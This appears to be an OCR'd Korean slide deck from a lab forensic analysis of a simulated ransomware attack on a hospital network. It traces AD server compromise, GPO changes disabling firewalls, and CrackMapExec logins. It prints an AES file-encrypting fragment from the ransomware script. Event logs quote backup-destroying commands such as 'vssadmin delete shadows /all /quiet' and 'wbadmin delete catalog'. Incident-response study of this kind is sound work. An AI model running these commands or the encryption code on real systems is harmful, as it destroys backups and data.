
*RDP(Remote Desktop Protocol): 원격지 PC 에 접속해 화면을 보며 직접 조작하는 Windows 원격 접속 프로토콜

의사 PC 분석에서 확인된 AD 서버 기록



* 로그온 유형 10: 원격 데스크톱 (RDP) 이나 터미널 서비스를 이용해 시스템에 접속

4.2. 분석 과정




POINT

> 공격자는 어떻게
> 협력업체가 PACS 를
> 관리하는지 알았나 ?


AD 서버 분석 (1/5) – AD 서버 → 협력업체 PC 접속 확인

- AD 서버 → 협력업체 PC 접속 확인
  AD 서버가 관리하고 있는 파일 목록 확인
  26/09/27 03:51



PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버

AD 서버 분석 (2/5) – ntds.dit 파일 분석



📌 AD 서버에서 접근할 수 있는 시스템의 목록 추가 확인

데이터베이스 내 아이디 확인

outside$

협력업체 PC 의 AD 아이디

PACS — 백업 서버 — 협력업체 PC — 포털 · 의사 PC·HIS — AD 서버

AD 서버 분석 (2/5) – ntds.dit 파일 분석

협력업체 PC 의 IP 와 PACS 관리 사실 확인

```
┌──(kali㉿kali)-[~/Desktop]
```

DC01$	AD/DNS (DC)	192.168.20.5	Domain Controller (Samba AD, Linux) - all accounts, original source
ADMIN$	Administrator PC	192.168.10.200	Static IP - domain admin terminal (restrict
DOCTORE$	Doctor PC	192.168.10.130	Medical staff terminal - EMR access
OUTSIDE$	Partner PC	192.168.10.51	Partner endpoint - manages PACS system
HANG$	Staff PC	192.168.10.101	General staff terminal

협력업체 PC IP 및 PACS 관리 확인

ntds.dit 속 도메인 연결 시스템 정보를 포함한
ad_targets.txt 파일

AD 서버 분석 (3/5) – *GPO 파일 분석 : 방화벽

GPO 를 통해 방화벽 설정 변경
AD 서버가 관리하고 있는 파일 목
26/09/18 22:58

```
┌──(root)-[~/Desktop]
└─# stat /home/kali/Desktop/Registry.pol && echo "═══════════════════════════════════════" && python3 /hom
  File: /home/kali/Desktop/Registry.pol
  Size: 882             Blocks: 8          IO Block: 4096   regular file
Device: 8,1     Inode: 548241      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/    kali)   Gid: ( 1000/    kali)
Access: 2026-09-27 21:21:34.500045485 -0400
Modify: 2026-09-18 22:58:06.000000000 -0400
Change: 2026-09-27 21:20:19.476458780 -0400
 Birth: 2026-09-27 21:19:52.154530118 -0400
═══════════════════════════════════════


키 경로                                                    값 이름                  타입
──────────────────────────────────────────────────────────────────────────────────────
Software\Policies\Microsoft\Windows\CredentialsDelegation  AllowEncryptionOracle  REG_DWORD  2
Software\Policies\Microsoft\Windows NT\Terminal Services   fDenyTSConnections     REG_DWORD  0
Software\Policies\Microsoft\WindowsFirewall\DomainProfile  EnableFirewall        REG_DWORD  0
Software\Policies\Microsoft\WindowsFirewall\PublicProfile  EnableFirewall        REG_DWORD  0
Software\Policies\Microsoft\WindowsFirewall\StandardProfile EnableFirewall       REG_DWORD  0
```

ntds.dit 에 있는 시스템들의 접속을 위한 방화벽 개방

*GPO(Group Policy Object): 윈도우 컴퓨터와 사용자 설정을 중앙에서 일괄 관리하는 정책

AD 서버 분석 (3/5) – GPO 파일 분석 : 랜섬웨어

랜섬웨어 코드 GPO 예약
AD 서버 내 랜섬웨어 배포 GPO 예약
26/09/18 23:39



ntds.dit 에 있는 시스템들의 접속을 위한 방화벽 개방

AD 서버 분석 (3/5) – GPO 파일 분석 : 랜섬웨어



*test_gpo.ps1: GPO 로 랜섬웨어 파일을 AD 하위 시스템에 복사하고 실행 결과를 기록하는 스크립트

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버

AD 서버 분석 (3/5) – GPO 파일 분석 : lab_sim.ps1 분석


📌 AD 서버 GPO 를 이용해 하위 시스템에 랜섬웨어 파일 배포

```
$srcBytes  = [System.IO.File]::ReadAllBytes($src)
$encryptor = $aes.CreateEncryptor()
$encrypted = $encryptor.TransformFinalBlock($srcBytes, 0, $srcBytes.Length)

$out = New-Object byte[] (16 + $encrypted.Length)
[Array]::Copy($aes.IV, 0, $out, 0, 16)
[Array]::Copy($encrypted, 0, $out, 16, $encrypted.Length)
[System.IO.File]::WriteAllBytes($dest, $out)
```

AD 서버 분석 (4/5) – 백업 서버 파괴

서버망 백업 서버 파괴
랜섬웨어 배포를 위해
서버망 백업 서버 파괴
26/09/19 00:05



File List

Name	Size	Type	Date Accessed	Date Created	Date Modified
Security.evtx	20,480 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21
Security.evtx	20,480 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21
System.evtx	10,240 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21
Microsoft-Windows-Sysmon%4Operational.evtx	5,120 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21
Microsoft-Windows-PowerShell%4Operational.evtx	4,056 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21
Microsoft-Windows-TaskScheduler%4Operational.evtx	4,056 KB	Regular File	2026-09-19 오전 12:05:21	2026-09-12 오전 8:40:52	2026-09-19 오전 12:05:21

```
[2026-09-19 00:00:12.103] BACKUP01.hospital.local - Security Event ID: 4698 (Scheduled Task Created) - Task Name: \BackupCleanup, Creator Subject: HOSPITAL\Administrator
[2026-09-19 00:00:13.017] BACKUP01.hospital.local - Security Event ID: 4624 (Logon) - Account Name: Administrator, Logon Type: 4 (Batch), Logon ID: 0x4C2A118
[2026-09-19 00:00:13.712] BACKUP01.hospital.local - Security Event ID: 4688 (Process Creation) - Creator Process: C:\Windows\System32\taskhostw.exe, New Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, Command Line: powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -File C:\lab-tools\lab_ransomware_sim.ps1 -Action vssdel
[2026-09-19 00:03:47.229] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "vssadmin delete shadows /all /quiet"
[2026-09-19 00:03:49.310] BACKUP01.hospital.local - Sysmon Event ID: 1 (Process Create) - Image: vssadmin.exe, Command Line: vssadmin delete shadows /all /quiet, Parent: cmd.exe, RuleName: technique_id=T1490,technique_name=Inhibit System Recovery
[2026-09-19 00:03:51.640] BACKUP01.hospital.local - System Event ID: 7036 (Service Control Manager)
- The Volume Shadow Copy service entered the stopped state.
[2026-09-19 00:03:52.077] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "wbadmin delete catalog -quiet"
[2026-09-19 00:03:57.418] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "bcdedit /set {default} recoveryenabled No"
[2026-09-19 00:04:12.702] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "bcdedit /set {default} bootstatuspolicy IgnoreAllFailures"
[2026-09-19 00:05:21.885] BACKUP01.hospital.local - PowerShell Event ID: 4104 (ScriptBlock)
- ScriptBlock ID: 873a1ef2-4e5d-40ba-a6f1-286c9e0b4a17, Path: C:\lab-tools\lab_ransomware_sim.ps1
```

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버

AD 서버 분석 (4/5) – 백업 서버 파괴

✔ 공격자가 AD 에서 한 행위 정리

공격자는 AD 서버에 어떻게 접속했을까?

☑ 백업 서버 파괴

도 복사본 즉시 삭제

백업 카탈로그 데이터 삭제

File List

```
[2026-09-19 00:00:12.
HOSPITAL\Administrator
[2026-09-19 00:00:13.017] BACKUP01.hospital.local - Security Event ID: 4624 (Logon)
0x4C2A118
[2026-09-19 00:00:13.712] BACKUP01.hospital.local - Security Event ID: 4688 (Process
New Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, Command Li
Bypass -File C:\lab-tools\lab_ransomware_sim.ps1 -Action vssdel
[2026-09-19 00:03:47.229] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "vssadmin delete shadows /all /quiet"
[2026-09-19 00:03:49.310] BACKUP01.hospital.local - Sysmon Event ID: 1 (Process Crea
/all /quiet, Parent: cmd.exe, RuleName: technique_id=T1490,technique_name=Inhibit S
[2026-09-19 00:03:51.640] BACKUP01.hospital.local - System Event ID: 7036 (Service
- The Volume Shadow Copy service entered the stopped state.
[2026-09-19 00:03:52.077] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "wbadmin delete catalog -quiet"
[2026-09-19 00:03:57.418] BACKUP01.hospital.local - Security Event ID: 4688
- Command Line: cmd /c "bcdedit /set {default} recoveryenabled No"
```

AD 서버 분석 (5/5) – * 크랙맵 실행

- 관리자 PC → AD 서버 크랙맵
  AD 서버 계정 탈취를 위한 크랙맵 로그 확인
  26/09/18 17:15:16 ~ 26/09/18 17:15:19

```
[2026/09/18 17:15:17.44,  3] Auth: [SMB2] user [HOSPITAL\ops]
   status [NT_STATUS_WRONG_PASSWORD]  remote host [ipv4:192.168.10.200]
[2026/09/18 17:15:18.02,  3] Auth: [SMB2] user [HOSPITAL\ops]
   status [NT_STATUS_NO_SUCH_USER]  remote host [ipv4:192.168.10.200]
[2026/09/18 17:15:19.37,  3] Auth: [SMB2] user [HOSPITAL\ops]
   status [NT_STATUS_OK]  remote host [ipv4:192.168.10.200:50316]
```

NTDS Status SMB 인증 기록

* 크랙맵 (CrackMapExec): 여러 시스템에 계정 정보를 대입해 로그인 가능 여부를 확인하는 침투 테스트 도구

AD 서버 분석 (5/5) – 크랙맵 실행

HOT FIX

GPO/ 방화벽 원복

